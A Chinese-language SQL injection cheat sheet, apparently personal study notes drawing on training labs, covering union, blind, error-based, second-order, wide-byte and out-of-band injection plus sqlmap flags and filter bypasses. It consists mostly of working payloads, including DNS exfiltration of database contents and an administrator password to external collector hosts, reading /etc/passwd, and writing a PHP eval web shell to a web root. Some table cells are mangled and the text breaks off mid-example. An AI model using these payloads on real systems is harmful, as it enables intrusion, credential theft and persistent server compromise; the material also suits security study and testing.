此SQL查询将返回带有两个列的单个结果集，其中包含列中的值 `a` 和 `b` 在 `table1` 和列 `c` 和 `d` 在 `table2`

为一个 `UNION` 查询工作，必须满足两个关键要求：

- 各个查询必须返回相同数量的列。
- 每列中的数据类型必须在各个查询之间兼容。

要进行 SQL 注入 UNION 攻击，您需要确保您的攻击满足这两个要求。这通常涉及弄清楚：

- 原始查询返回了多少列？`-- order by`
- 从原始查询返回的哪些列具有合适的数据类型来保存注入查询的结果？`--union select`

简而言之 找到查询的数据中哪些列会回显在页面，通过使前边select报错，将union select的结果回显并通过sql语句limit控制返回内容

1. 确定 SQL 注入 UNION 攻击所需的列数

①order by

order by 语句用于对结果集进行排序 `asc` 正序 `desc` 逆序 若为str 则按字母序 int 按数字序

原理： `order by xxx` 使得原始查询结果 按xxx列的某一指定顺序进行排序，所以你不需要知道任何列的名称。当指定的列索引超过结果集中的实际列数时，数据库返回错误。

②union select NULL,NULL...

(如果空值数与列数不匹配，则数据库返回错误)

自从 `NULL` 可转换为每种常用的数据类型，使用 `NULL` 当列数正确时，最大限度地提高有效负载成功的几率。

2. 在 SQL 注入 UNION 攻击中查找具有有用数据类型的列

执行 SQL 注入 UNION 攻击的原因是 能够从注入的查询中检索结果。通常对字符串形式的数据比较敏感，所以需要在原始查询结果中找到数据类型为字符串数据或与字符串数据兼容的一列或多列。

① `union select 1, 2, 3, 4 --+`

② `union select 'a',NULL,NULL,NULL --+`

3. 在单个列中检索多个值

查询仅返回单个列，通过连接符可以轻松地在该单列中同时检索多个值

| 数据库 | sql语句 |
|------------|---|
| Oracle | <code>'foo' 'bar'</code> |
| PostgreSQL | <code>'foo' 'bar'</code> |
| MySQL | <code>'foo' 'bar'</code> [注意两个字符串之间的空格] <code>CONCAT('foo', 'bar')</code> |
| Microsoft | <code>'foo'+ 'bar'</code> |

判断数据库类型

access `msysobjects`

```
▼ Plain Text | ⌂ 复制代码
1 (select count(*) from sysobjects)>0
```

mssql/mysql

▼

Plain Text | 复制代码

```
1 select @@version
```

oracle

▼

Plain Text | 复制代码

```
1 select * from v$version
```

PostgreSQL

▼

Plain Text | 复制代码

```
1 select version()
```

数据库间差异

报错

| 数据库 | sql语句 |
|------------|--|
| Oracle | ORA-00933: SQL command not properly ended |
| PostgreSQL | Query failed: ERROR: syntax error at or near |
| MySQL | You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1 |

| | |
|-----------|---|
| Microsoft | Microsoft SQL Native Client error ‘80040e14’Unclosed quotation mark after the character string |
|-----------|---|

常见中间件

代码与数据库并不存在绑定关系，以下只能做参考。

asp : Access/SQLServer

php : Mysql

jsp : Oracle

字符串连接

| 数据库 | sql语句 |
|------------|---|
| Oracle | 'foo' 'bar' |
| PostgreSQL | 'foo' 'bar' |
| MySQL | 'foo' 'bar' [注意两个字符串之间的空格] CONCAT('foo', 'bar') |
| Microsoft | 'foo'+'bar' |

截取子串

| 数据库 | sql语句 |
|-----------|---------------------------|
| Oracle | SUBSTR('foobar', 4, 2) |
| Microsoft | SUBSTRING('foobar', 4, 2) |

| | |
|------------|---------------------------|
| PostgreSQL | SUBSTRING('foobar', 4, 2) |
| MySQL | SUBSTRING('foobar', 4, 2) |

注释

| 数据库 | sql语句 |
|------------|---|
| Oracle | --comment |
| Microsoft | --comment / comment / |
| PostgreSQL | --comment / comment / |
| MySQL | #comment -- comment [注意双破折号后的空格] / comment / |

数据库版本

version () =@@version?

| 数据库 | sql语句 |
|------------|---|
| Oracle | SELECT banner FROM v version SELECT version FROM v instance |
| Microsoft | SELECT @@version |
| PostgreSQL | SELECT version() |

MySQL

SELECT @version

数据库内容

| 数据库 | sql语句 |
|------------|--|
| Oracle | <code>SELECT FROM all_tables</code> <code>SELECT FROM all_tab_columns WHERE table_name = 'TABLE-NAME-HERE'</code> |
| Microsoft | <code>SELECT FROM information_schema.tables</code> <code>SELECT FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</code> |
| PostgreSQL | <code>SELECT FROM information_schema.tables</code> <code>SELECT FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</code> |
| MySQL | <code>SELECT FROM information_schema.tables</code> <code>SELECT FROM information_schema.columns WHERE table_name = 'TABLE-NAME-HERE'</code> |

条件错误

| 数据库 | sql语句 |
|-----------|---|
| Oracle | <code>SELECT CASE WHEN (CONDITION) THEN TO_CHAR(1/0) ELSE NULL END FROM dual</code> |
| Microsoft | <code>SELECT CASE WHEN (CONDITION) THEN 1/0 ELSE NULL END</code> |

| | |
|------------|--|
| PostgreSQL | 1 = (SELECT CASE WHEN (CONDITION) THEN CAST(1/0 AS INTEGER) ELSE NULL END) |
| MySQL | SELECT IF(YOUR-CONDITION-HERE, (SELECT table_name FROM information_schema.tables),'a') |

堆叠注入

Oracle不支持

| ▼ | Plain Text 复制代码 |
|---|----------------------------|
| 1 | QUERY-1-HERE; QUERY-2-HERE |

时间延迟

| | |
|------------|------------------------------------|
| 数据库 | sql语句 |
| Oracle | dbms_pipe.receive_message('a'),10) |
| Microsoft | WAITFOR DELAY '0:0:10' |
| PostgreSQL | SELECT pg_sleep(10) |
| MySQL | SELECT SLEEP(10) |

有条件的时延

| | |
|-----|-------|
| 数据库 | sql语句 |
|-----|-------|

| | |
|------------|---|
| Oracle | SELECT CASE WHEN (CONDITION) THEN 'a' dbms_pipe.receive_message('a'),10) ELSE NULL END FROM dual |
| Microsoft | IF (CONDITION) WAITFOR DELAY '0:0:10' |
| PostgreSQL | SELECT CASE WHEN (CONDITION) THEN pg_sleep(10) ELSE pg_sleep(0) END |
| MySQL | SELECT IF(CONDITION,SLEEP(10),'a') |

DNS查询

access

access没有库 只有表名列名内容 小型企业网站

asp/aspx 有两种搭配 要么access 要么mssql

asp/aspx可以通过access系统的表 **msysobjects** 进行判断数据库类型

判断语句 `**and (select count() from msysobjects) > 0`

若回显错误则为access 因为msysobjects在web层面无法访问 相反则为mssql

access 盲注靶场

`and (select top 1 asc(mid(adminuid,1,1)) from admin)>90`

55 97 53 55 97 53 97 55 52 51 56 57 52 97 48 101

7 a 5 7 a 5 a 7 4 3 8 9 4 a 0 e

7a57a5a743894a0e

偏移注入

mysql

在 MySQL 上，双破折号序列后面必须跟一个空格。 或者使用哈希字符 #

最高权限为root

魔术引号 转义成十六进制

group_concat 显示全部

堆叠注入

对于 MySQL，批处理查询通常不能用于 SQL 注入。 但是，如果目标应用程序使用某些 PHP 或 Python API 与 MySQL 数据库通信，这有时是可能的。

UA注入

user-agent 需要自己测试 流程一样

cookie注入

前端验证存在非法字符 可以尝试cookie

xff注入

X-Forward-For

X-Forwarded-For (XFF) 是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。

当今多数缓存服务器的用户为大型ISP，为了通过缓存的方式来降低他们的外部带宽，他们常常通过鼓励或强制用户使用代理服务器来接入互联网。有些情况下，这些代理服务器是透明代理，用户甚至不知道自己正在使用代理上网。

如果没有XFF或者另外一种相似的技术，所有通过代理服务器的连接只会显示代理服务器的IP地址，而非连接发起的原始IP地址，这样的代理服务器实际上充当了匿名服务提供者的角色，如果连接的原始IP地址不可得，恶意访问的检测与预防的难度将大大增加。XFF的有效性依赖于代理服务器提供的连接原始IP地址的真实性，因此，XFF的有效使用应该保证代理服务器是可信的，比如可以通过创建可信服务器白名单的方式。

X-Forwarded-For请求头格式非常简单，就这样：



Plain Text

复制代码

```
1 X-Forwarded-For: client1, proxy1, proxy2, proxy3
```

正常情况下XFF中最后一个IP地址是最后一个代理服务器的IP地址

如果回显ip地址错误或者请求包存在xff标志，可以尝试xff注入

xff得跟着报错注入？

宽字符注入

-----数据库编码采用GBK编码时所产生的漏洞。尽管现在使用GBK编码的数据库已不多见

原理

通过 `alter database [数据库名] character set [字符集名]`，可以修改数据库编码。

程序员为了防止sql注入，开启magic_quotes_gpc魔术引号或者使用addslashes函数过滤GET或POST提交的参数来对用户输入中的单引号（'）进行处理，在单引号前加上斜杠（\）进行转义，这样被处理后的sql语句中，单引号不再具有作用，仅仅是内容而已，换句话说，这个单引号无法发挥和前后单引号闭合的作用，仅仅成为内容

而要绕过这个转义处理，使单引号发挥作用，有两个思路：

1.让斜杠（\）失去作用（对反斜杠（\）转义，使其失去转义单引号的作用）

2.让斜杠（\）消失（宽字节注入）

| 输入 | 处理 | 编码 | Sql处理 | |
|-------|---------|------------|-------------|------|
| ' | \ ' | %5c %27 | id=1\ ' and | 不能注入 |
| %df ' | %df\\ ' | %df%5c %27 | id=運' and | 可以注入 |

因为gbk中所有英文默认占一个字节，汉字占两个字节，所以%df%5c被当作'運'处理，从而达到斜杠消失的效果，实现引号闭合。

防御

1.使用mysql_set_charset(utf8)指定字符集

2.gbk编码造成的宽字符注入问题，解决方法是设置character_set_client=binary。

二阶注入

- 第一步：插入恶意数据 进行数据库插入数据时，对其中的特殊字符进行了转义处理，在写入数据库的时候又保留了原来的数据。
- 第二步：引用恶意数据 开发者默认存入数据库的数据都是安全的，在进行查询时，直接从数据库中取出恶意数据，没有进行进一步的检验的处理。

! 需要白盒代码审计

例如

sqlilabs Less-24

- 尝试在注册页面插入恶意数据，我们先注册一个账号，用户名为：admin'#, 密码为123456。
- 当我们重新修改admin'#的密码时，发现admin的密码却被修改了；而admin'#用户的密码并没有发生变化。

代码审计

分析源码，出现问题的页面很显然是注册页面与密码修改重置的页面。

注册用户时：

仅对特殊字符进行了转义，判断输入两次密码是否一致，然后将用户键入，将数据插入至数据库。

```
Plain Text | ⌂ 复制代码

1 $username= mysql_escape_string($_POST['username']) ;
2 $pass= mysql_escape_string($_POST['password']);
3 $re_pass= mysql_escape_string($_POST['re_password']);
4
5 $sql = "select count(*) from users where username='".$username."'";
6
7
8 $sql = "insert into users (username, password) values(\"$username\", \"$pass\")"
```

修改密码时：

admin'# 中的单引号用来闭合了username的第一个单引号，#变成了注释符，相当于直接username='admin'。成功执行后admin密码被修改。

Plain Text | 复制代码

```
1 $username= $_SESSION["username"];//直接取出了数据库中的数据
2
3 $sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and pa
ssword='$curr_pass' ";//对该用户的密码进行更新
4
5 这是因为上面的数据库更新语句，在用户名为 "admin'#" 时执行的实际是：
6 $sql = "UPDATE users SET PASSWORD='$pass' where username='admin'#" and pass
word='$curr_pass' ";
7 实际语句变成：
8 $sql = "UPDATE users SET PASSWORD='12345678' where username='admin'#
```

特殊格式注入

大多数注入都使用查询字符串来注入恶意 SQL payload。但是，存在其他特殊格式可作为 SQL 查询处理格式。因此，任何被网站允许的可控输入都可以执行 SQL 注入攻击。例如，一些网站以 JSON 或 XML 格式输入并使用它来查询数据库。

这些不同的格式甚至可以很方便的绕过waf等其他防护机制。可以使用Hackvertor插件

例如，以下基于 XML 的 SQL 注入使用 XML 转义序列来编码 `S` 字符在 `SELECT` :

Plain Text | 复制代码

```
1 <stockCheck>
2     <productId>
3         123
4     </productId>
5     <storeId>
6         999 &#x53;ELECT * FROM information_schema.tables
7     </storeId>
8 </stockCheck>
```

这将在传递给 SQL 解释器之前在服务器端进行解码。

盲注

布尔盲注

原理

例如一个查询页面 输入user id 返回查询信息 但此时网页不会回显数据库执行的结果，只会回显查询成功和查询失败两种状态 即存在id 返回信息 和不存在id 报错两种信息

我们先猜测一下这里的SQL语句是： `select name from user where id=''` 当我们输入 `1' and 1=0#` 时，这段sql语句就变成： `select name from user where id='1' and 1=0#'`

原先的逻辑是：从user表中挑出name列的内容，条件是 id=1。现在变成：从user表中挑出name列的内容，条件是id=1 and 1=0，在and连接的两个条件里，只要有一个是假，那么这整个的逻辑就是假。1=0是永假，所以id=1 and 1=0也为假。所以，这条SQL查询不返回任何数据，所以应用显示：User ID is MISSING from the database. 在我们输入：`1' and 1=1#` 时，应用显示User ID exists in the database。而SQL注入漏洞的本质是把用户输入的数据当做代码来执行，所以我们判断此处存在SQL注入。

如果我们通过构造sql语句不停的确认是否，就可以得到数据库的一切信息。比如，不停的问，数据库里有1张表吗？两张表吗？三张表吗？

第一张表的表名是4个字吗？5个字吗？。第一张表的表名第一个字母是a吗？是b吗？是c吗？如果网页能够一直告诉我这些问题的是否。我们必然能获取所有数据。像这种能用是与非的逻辑进行注入的盲注，被称为布尔型盲注（Boolean注入）。

查长度 `length()`=

查内容 `ascii()`=

计算机看不懂字符，必须以0和1的形式转化字符。所以每个字符都有个特定的二进制数来表示。而具体用哪些二进制数字表示哪个符号，当然每个人都可以约定自己的一套（这就叫编码），而大家如果

要想互相通信而不造成混乱，那么大家就必须使用相同的编码规则，于是美国有关的标准化组织就出台了ASCII编码

截数据 `substr/substring(str,pos,len)`: 在str字符串中，从pos开始的位置(从1开始数)，截取len个字符

```
1 ascii(substr(xxx,1,1))=num  
2 substr(xxx,1,1)=alp
```

输入：`'1' and length(user())>5#` 1后面的单引号闭合前面语句。`length()` 函数会返回括号内的字符串长度，例如 `length('abc')` 返回3。函数 `user()` 能查询数据库的用户名。`length(user())` 即会查询用户名的长度。这句话的逻辑很简单，如果当前用户名字的长度大于5，则整个条件为真，数据库就去查询有无ID为1的用户，而我们知道ID为1的用户是存在的。所以应用一定会返回：User ID exists in the database. 如果当前用户名字的长度小于5，应用则会返回User ID is MISSING from the database. 虽然我们不能让应用显示详细信息，但我们可以让它回答：是或否。我们来看看结果：应用返回真，于是我们就知道了当前用户名的长度大于5。

所以错误消息既可以在前面`id id=-1` 也可以在`and 1=2 union xxxx`

步骤

获得操作系统消息

```
1 select @@global.version_compile_os from mysql.user
```

1.数据库名

Plain Text | 复制代码

```
1 //查询当前数据库
2 length(database())
3 substring(database(),1,1)=xxx
4 //查询其他数据库
5 1' and 1=2 union select 1,(count(schema_name)) from information_schema.schem
   ata) = 7 ---
```

2.表名

查该数据库下表的数量

Plain Text | 复制代码

```
1 (select count(*) from information_schema.tables where table_schema = database()) =
```

查长度

Plain Text | 复制代码

```
1 (select length(table_name) from information_schema.tables where table_schema=database() limit 0,1) =
```

limit a.b : 从第a+1位置开始截取b个数据 (从0开始数)

查内容

Plain Text | 复制代码

```
1 ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)) =
```

select table_name from information_schema.tables where table_schema=database() limit 0,1
查该数据库下第一个表

| substr(str,1,1) 查该数据库下第一个表名字的第一个字符

3.列名

查xxx表下列的数量

```
Plain Text | 复制代码  
1 (select count(*) from information_schema.columns where table_name = xxx) =
```

查长度

```
Plain Text | 复制代码  
1 (select length(column_name) from information_schema.columns where table_name = xxx limit 0,1 )=
```

查内容

```
Plain Text | 复制代码  
1 ascii(substr((select column_name from information_schema.columns where table_name=xxx limit 0,1),1,1)) =
```

4.字段

判断有几条记录

```
Plain Text | 复制代码  
1 (select count(*) from tablename) = 7
```

查字段长度 (有可能为null 空的话算一个长度)

▼

Plain Text | 复制代码

```
1 (select length(列名) from 表名 limit 0,1)=
```

查字段内容

▼

Plain Text | 复制代码

```
1 ascii(substr(select acsii (列名) from 表名 limit 0,1),1,1 )=
```

延时盲注

如果id=1和id=1'并没有明显区别，没有报错，也没有发现是与否的关系，则可以考虑是否为时间注入

时间注入通过if条件判断 本质上也是布尔注入，只不过使用了数据库是否延迟执行的方式来表达是与否的逻辑

1.判断是否存在延时注入

具体时间F12 Network查看网页加载时间

▼

Plain Text | 复制代码

```
1 1' and sleep(10) %23
```

2.数据库

判断数据库字符长度

▼

Plain Text | 复制代码

```
1 1' and if(length(database())=5,sleep(3),1) %23
```

| if(xxx,yyy,zzz) 当xxx的值为真时函数的返回值为yyy,当xxx的值为假时,函数的返回值为zzz

爆破数据库名

Plain Text | 复制代码

```
1  1' and if(ascii(substr(database(),1,1))=110,sleep(3),1) %23
```

3.表

判断当前数据库表数量

Plain Text | 复制代码

```
1  1' and if((select count(*) from information_schema.tables where table_schema=database())=1,sleep(3),1) %23
```

判断第一张表表名的长度

Plain Text | 复制代码

```
1  1' and if((select length(table_name) from information_schema.tables where table_schema=database() limit 0,1)=9,sleep(3),1) %23
```

判断第二张表表名的长度

Plain Text | 复制代码

```
1  1' and if((select length(table_name) from information_schema.tables where table_schema=database() limit 1,1)=9,sleep(3),1) %23
```

爆破第一张表表名的第一个字符的ascii码

Plain Text | 复制代码

```
1  1' and if(ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1 )1,1))=101,sleep(3),1)%23
```

第二个字符的ascii码

```
Plain Text | 复制代码  
1  1' and if(ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1 )2,1)=101,sleep(3),1)%23
```

3.列

猜解表有多少列

```
Plain Text | 复制代码  
1  1' and if((select count(column_name) from information_schema.columns where table_name=xxx)=8,sleep(3),1)%23
```

猜解表的第一列的列名长度

```
Plain Text | 复制代码  
1  1' and if((select length(column_name) from information_schema.columns where table_name='xxx' limit 0,1)=7,sleep(3),1) %23
```

爆破表的第二个列列名的第一个字符的ascii

```
Plain Text | 复制代码  
1  1' and if(ascii(substr(select column_name from information_schema.columns where table_name='xxx' limit 1,1),1,1)=101,sleep(3),1)%23
```

4.字段

猜解envFla列有多少字段记录

Plain Text | 复制代码

```
1 1' and if((select count(envFlag) from env_list)=20,sleep(3),1)%23
```

猜解envFlag列第三条字段有多少字符

Plain Text | 复制代码

```
1 1' and if((select length(envFlag) from env_list limit 2,1)=10,sleep(3),1) %  
23
```

猜解字段

报错注入

XPath错误

1.updatexml

Plain Text | 复制代码

```
1 update(xml_document,XPath_string,new_value)  
2   xml_document: XML的内容 (string格式)  
3   XPath_string: 需要更新位置的XPath格式路径 (Xpath格式)  
4   new_value:    更新后的内容  
5 ----所以第一和第三个参数可以随便写, 只需要利用第二个参数, 函数会校验你输入的内容是否符合X  
PATH格式, 若不符合则会报错回显 “XPATH syntax error: ” 并且将查询结果放在报错信息里
```

payload: ' and updatexml(1,concat(0x7e, payload ,0x7e),1) %23

2.extractvalue

```

1 extractvalue(xml_document,XPath_string)
2   xml_document: XML的内容 (string格式)
3   XPath_string: 需要更新位置的XPath格式路径 (Xpath格式)
4 ----同上, 只需要利用第二个参数

```

payload: ' and extractvalue (1,concat(0x7e,payload,0x7e)) %23

and (select extravalue("anything",concat('~',(payload))))

and(select extravalue(1,concat('~',(payload))))

tip:

1. ‘~‘可以换成’#’、’\$’等不满足xpath格式的字符

2.extractvalue()能查询字符串的最大长度为32, 如果我们想要的结果超过32, 就要用substring()函数截取或limit分页, 一次查看最多32位

主键重复错误

数据库复习

group by 用于结合聚合函数 根据一个或多个列对结果集进行分组

group by 1 代表按照之前select后面的第一列分组

```

1 mysql> SELECT * FROM access_log;
2 +----+-----+----+-----+
3 | aid | site_id | count | date      |
4 +----+-----+----+-----+
5 | 1   |       1 |    45 | 2016-05-10 |
6 | 2   |       3 |   100 | 2016-05-13 |
7 | 3   |       1 |   230 | 2016-05-14 |
8 | 4   |       2 |    10 | 2016-05-14 |
9 | 5   |       5 |   205 | 2016-05-14 |
10 | 6   |       4 |    13 | 2016-05-15 |
11 | 7   |       3 |   220 | 2016-05-15 |
12 | 8   |       5 |   545 | 2016-05-16 |
13 | 9   |       3 |   201 | 2016-05-17 |
14 +----+-----+----+-----+
15 9 rows in set (0.00 sec)
16
17 SELECT site_id, SUM(access_log.count) AS nums FROM access_log GROUP BY site_id;
18 +----+-----+
19 | nums | site_id |
20 +----+-----+
21 | 275 |       1 |
22 | 10  |       2 |
23 | 521 |       3 |
24 | 13  |       4 |
25 | 750 |       5 |
26 +----+-----+

```

原理

利用concat+rand()+group_by()导致主键重复。数据库会报错然后将查询结果返回

这种报错方法的本质是因为floor(rand(0)*2)的重复性，导致group by语句出错。

group by key的原理是循环读取数据的每一行，将结果保存于临时表中。读取每一行的key时，如果key存在于临时表中，则不在临时表中更新临时表的数据；如果key不在临时表中，则在临时表中插入key所在行的数据。

payload:

Plain Text | 复制代码

```
1   ' union select 1 from (select count(*),concat((slelect语句),floor(rand(0)*2))x from "一个很大的表" group by x)a--+
```

这里表示，按照x分组，x分组为 `floor(rand(0)*2)` 产生的随机值即0和1。因为rand()函数会因为表有很多行而执行多次，产生多个0和1。

所以，当在group by对其进行分组的时候，会不断的产生新分组，当其反复执行，发现分组1已经存在时，就有会报错。

Plain Text | 复制代码

```
1   ' union select 1 from (select count(*),concat((select user()),floor(rand(0)*2))x from information_schema.tables group by x)a--+
2
3   ' union select 1 from (select count(*),concat((select user())," ",floor(rand(0)*2))x from information_schema.tables group by x)a
4
5   ' union select 1 from (select count(*),concat((select database())," ",floor(rand(0)*2))x from information_schema.tables group by x)a
6
7   ' union select 1 from (select count(*),concat((select table_name from information_schema.tables where table_schema=database() limit 0,1) , " ",floor(rand(0)*2))x from information_schema.tables group by x)a
8
9   ' union select 1 from (select count(*),concat((select column_name from information_schema.columns where table_name="TABLE_NAME" limit 0,1) , " ",floor(rand(0)*2))x from information_schema.tables group by x)a
10
11  ' union select 1 from (select count(*),concat((select COLUMN_NAME from TABLE_NAME limit 0,1) , " ",floor(rand(0)*2))x from information_schema.tables group by x)a
```

OAST

现在，假设应用程序执行相同的 SQL 查询，但它是异步执行的。应用程序继续在原始线程中处理用户的请求，并使用另一个线程使用跟踪 cookie 执行 SQL 查询。查询仍然容易受到 SQL 注入的攻击，但是到目前为止所描述的技术都不起作用：应用程序的响应不取决于查询是否返回任何数据，或者是否发生数据库错误，或者执行所花费的时间查询。

在这种情况下，通常可以通过触发与您控制的系统的带外网络交互来利用盲 SQL 注入漏洞。如前所述，这些可以根据注入条件有条件地触发，以一次一位地推断信息。但更强大的是，数据可以直接在网络交互本身中被泄露。

多种网络协议可用于此目的，但通常最有效的是 DNS（域名服务）。这是因为非常多的生产网络允许 DNS 查询的自由出口，因为它们对于生产系统的正常运行至关重要。

带外交互

Oracle 需要利用xxe漏洞 该漏洞已被修补，但存在许多未修补的 Oracle

```
1 SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]','/l') FROM dual
```

修补后payload，需要提升权限

```
1 SELECT UTL_INADDR.get_host_address('BURP-COLLABORATOR-SUBDOMAIN')
```

SqlServer

```
1 exec master..xp_dirtree '//BURP-COLLABORATOR-SUBDOMAIN/a'
```

PostgreSQL

```
1 copy (SELECT '') to program 'nslookup BURP-COLLABORATOR-SUBDOMAIN'
```

Mysql 仅使用于windows

```
Plain Text | 复制代码  
1 LOAD_FILE('\\\\BURP-COLLABORATOR-SUBDOMAIN\\a')`
```

```
Plain Text | 复制代码  
1 SELECT ... INTO OUTFILE '\\\\BURP-COLLABORATOR-SUBDOMAIN\\a'
```

带外数据泄露

| 数据库 | Sql语句 |
|-----------|--|
| Oracle | SELECT EXTRACTVALUE(xmltype(' remote;]>'),'/I') FROM dual</td |
| Microsoft | declare @p varchar(1024);set @p=(SELECT YOUR-QUERY-HERE);exec('master..xp_dirtree //'+@p+'.BURP-COLLABORATOR-SUBDOMAIN/a") |

| | |
|------------|---|
| PostgreSQL | <pre> create OR replace function f() returns void as \$\$ declare c text; declare p text; begin SELECT into p (SELECT YOUR-QUERY- HERE); c := 'copy (SELECT "") to program "nslookup ' p '.BURP-COLLABORATOR-SUBDOMAIN""'; execute c; END; \$\$ language plpgsql security definer; SELECT f(); </pre> |
| MySQL | <pre> SELECT YOUR-QUERY-HERE INTO OUTFILE '\\BURP-COLLABORATOR- SUBDOMAIN\a' (仅仅适用于windows) </pre> |

例

UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-
 8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'|||
 (SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.7mudjjgoywtdh3ih017
 tj9ph68cy0n.burpcollaborator.net/">+%25remote%3b]>','/l')+FROM+dual--;

GET / HTTP/1.0

Host: **bapa3mx9gnz6sx2dxuke.7mudjjgoywtdh3ih017tj9ph68cy0n.burpcollaborator.net**

Content-Type: text/plain; charset=utf-8

DNSlog注入

[Plain Text](#)[复制代码](#)

```
1 SELECT first_name, last_name FROM users WHERE user_id = '1' and LOAD_FILE
  (CONCAT('\\\\',(select database(), 'ubs9hj.ceye.io')))#'
2
3
4 1' and SELECT LOADFILE(CONCAT('\\\\',database(),'ubs9hj.ceye.io'))#
5
6 1'select load_file(concat('\\\\',database(),'ubs9hj.ceye.io\\AB'))#
7
8
9 SELECT first_name, last_name FROM users WHERE user_id = '1' and 1=2 union
  select 2,load_file(concat('\\\\',database(),'ubs9hj.ceye.io\\AB'))#
10
11 select load_file(concat('\\\\',database(),'ubs9hj.ceye.io\\AB'));
12
13
14 SELECT first_name, last_name FROM users WHERE user_id = '1' and 1=2 union
  select 2,load_file(concat('\\\\',database(),'ubs9hj.ceye.io\\AB'))#
15
16 1' and 1=2 union select 2,load_file(concat('\\\\',database(),'ubs9hj.cey
e.io\\AB'))#
17
18
19 1' and 1=2 union select 2,load_file(concat('\\\\',(select table_name from
  information_schema.tables where table_schema=database() limit 0,1), 'ubs9h
j.ceye.io\\AB'))#
20 1' and 1=2 union select 2,load_file(concat('\\\\',(select table_name from
  information_schema.tables where table_schema=database() limit 1,1), 'ubs9h
j.ceye.io\\AB'))#
21 1' and 1=2 union select 2,load_file(concat('\\\\',(select column_name fro
m information_schema.columns where table_schema= 'dvwa' and table_name= 'u
sers' limit 0,1), 'ubs9hj.ceye.io\\AB'))#
22 1' and 1=2 union select 2,load_file(concat('\\\\',(select column_name fro
m information_schema.columns where table_schema= 'dvwa' and table_name= 'u
sers' limit 1,1), 'ubs9hj.ceye.io\\AB'))#
23
24 1' and 1=2 union select 2,load_file(concat('\\\\',(select user from dvwa.u
sers limit 0,1), 'ubs9hj.ceye.io\\AB'))#
25 1' and 1=2 union select 2,load_file(concat('\\\\',(select password from dv
wa.users limit 0,1), 'ubs9hj.ceye.io\\AB'))#
26
27
28
29 1'and 1=2 union select user,password from dvwa.users#
30
31
```

```
32 select column_name from information_schema.columns where table_schema= 'dw'
33 wa' and table_name= 'users'
34 (select table_name from information_schema.tables where table_schema=database() limit 0,1)
```

mssql

适用于大型网站 iis+asp+sql server

当前数据库 db_name()

当前版本 @@version

最高权限为 SA

1.判断列数以及回显点

```
1 union (all) select null,null,null,null
```

union all select 查询所有数据（包括重复的）

2.查询表名

```
1 select top 1 name from database_name.dbo.sysobjects where xtype='u'
```

u代表用户user创建表 s代表系统system自带的表

3.查询列名

▼

Plain Text

复制代码

```
1 select top 1 col_name(object_id('表名'), 1) from sysobjects
```

mssql数据库里每一个对象都有一个唯一的id值，object_id 用于返回用户创建表的ID，可以在sysobjects表中进行验证

4.查询字段

▼

Plain Text

复制代码

```
1 select top 1 password from xxx
```

Oracle

1.在 Oracle 上，每个 `SELECT` 查询必须使用 `FROM` 关键字并指定一个有效的表。

Oracle 上有一个内置表，称为 `dual` 可用于此目的。因此，Oracle 上的注入查询需要如下所示：

▼

Plain Text

复制代码

```
1 ' UNION SELECT NULL FROM DUAL--
```

2.oracle 没有 `information_schema` 要查询表只有`all_tables/user_tables` 查询列
`all_tab_columns/user_tab_columns`

3.最高权限为`dba` 区分大小写

1.查询当前用户

▼

Plain Text

复制代码

```
1 select sys_context('userenv','current_user') from dual
```

2.查询当前版本

```
1 select banner from sys.v$version where rownum=1
```

3.查询当前数据库

```
1 select instance_name from V$INSTANCE
```

4.查询当前表名

```
1 select table_name from user_tables where rownum=1 and table_name like %use  
r%
```

5.查询当前列

```
1 select column_name from user_tab_columns where table_name='xx' and rownum=1  
and column_name not in ('yyy','zzz')
```

6.查字段 前面两个字段为字符串，表名加双引号

```
1 select yyy,zzz from "xx" where yyy <>'mama'
```

sql注入读写文件

读取文件

利用**load_file()**函数可以读取数据库有权限读取的文件。

如，读/etc/passwd

```
Plain Text | ⚡ 复制代码  
1  1' and 1=2 union select 1,load_file('/etc/passwd');#
```

写入文件

利用**outfile**函数可以在数据库有写权限的目录写入文件。

如将对user和password的查询结果写入/var/www/html目录下命名为1.txt的文件中：

```
Plain Text | ⚡ 复制代码  
1  1' and 1=2 union select user,password from users into outfile '/var/www/dvwaplus/1.txt'#
```

会报错是因为数据库在/var/www/html目录下没有写入权限

如果发现有读写权限可以尝试写马

```
Plain Text | ⚡ 复制代码  
1  1' and 1=2 union select 1,'<?php @eval($_POST[123])?>' into outfile '/var/www/html/ma.php'#
```

sqlmap

sqlmap常见参数

```

1 -u "$URL"      #指定url
2 -r             #指定文件
3 -p             #指定注入点
4 --cookie       #指定cookie
5 --dbs          #注入库名
6 --D            #指定库名
7 --tables       #注入表名
8 -T             #指定表名
9 --columns      #注入列名
10 -C            #指定列名
11 --dump         #注入数据

```

--cookie = "\$cookie"

--sql-shell

前提：Sqlmap证明存在注入并确保有dba权限。在sql注入中，只要注入权限为DBA用户所管理的库时，才能行使数据库的完整权限，执行文件写入等操作。前文手注写入木马也是基于这个前提。

-r xxx.txt

如果注入点所在是一个POST请求的网页，或者你不想指定cookie这样麻烦。则可以在burp中保存请求包为一个文件，再用sqlmap中的-r

过滤绕过

1. 过滤查询结果

username like '%f%'

绕过字符过滤 给结果加上编码函数

2.过滤查询语句

①尝试大小写或者双写

②等价语句替换

```
1 sleep() 与 benchmark()  
2 concat_ws() 与 group_concat()  
3 mid()=substr()=substring()
```

3.常见过滤字符及绕过

空格过滤

```
1 如下特殊字符可代替空格:  
2 %09 水平定位符号%0a 换行符%0c 换页符%0d 回车%0b 垂直定位符号
```

```
1 mysql中可用()来代替空格。可以用括号包裹非数据库关键字  
2 select name from tb1 where name ='asd';  
3 等价:  
4 select(name)from(tb1)where(name)=('asd');
```

过滤union\select

Plain Text | 复制代码

```
1 绕过示例：过滤代码 union select user,password from users
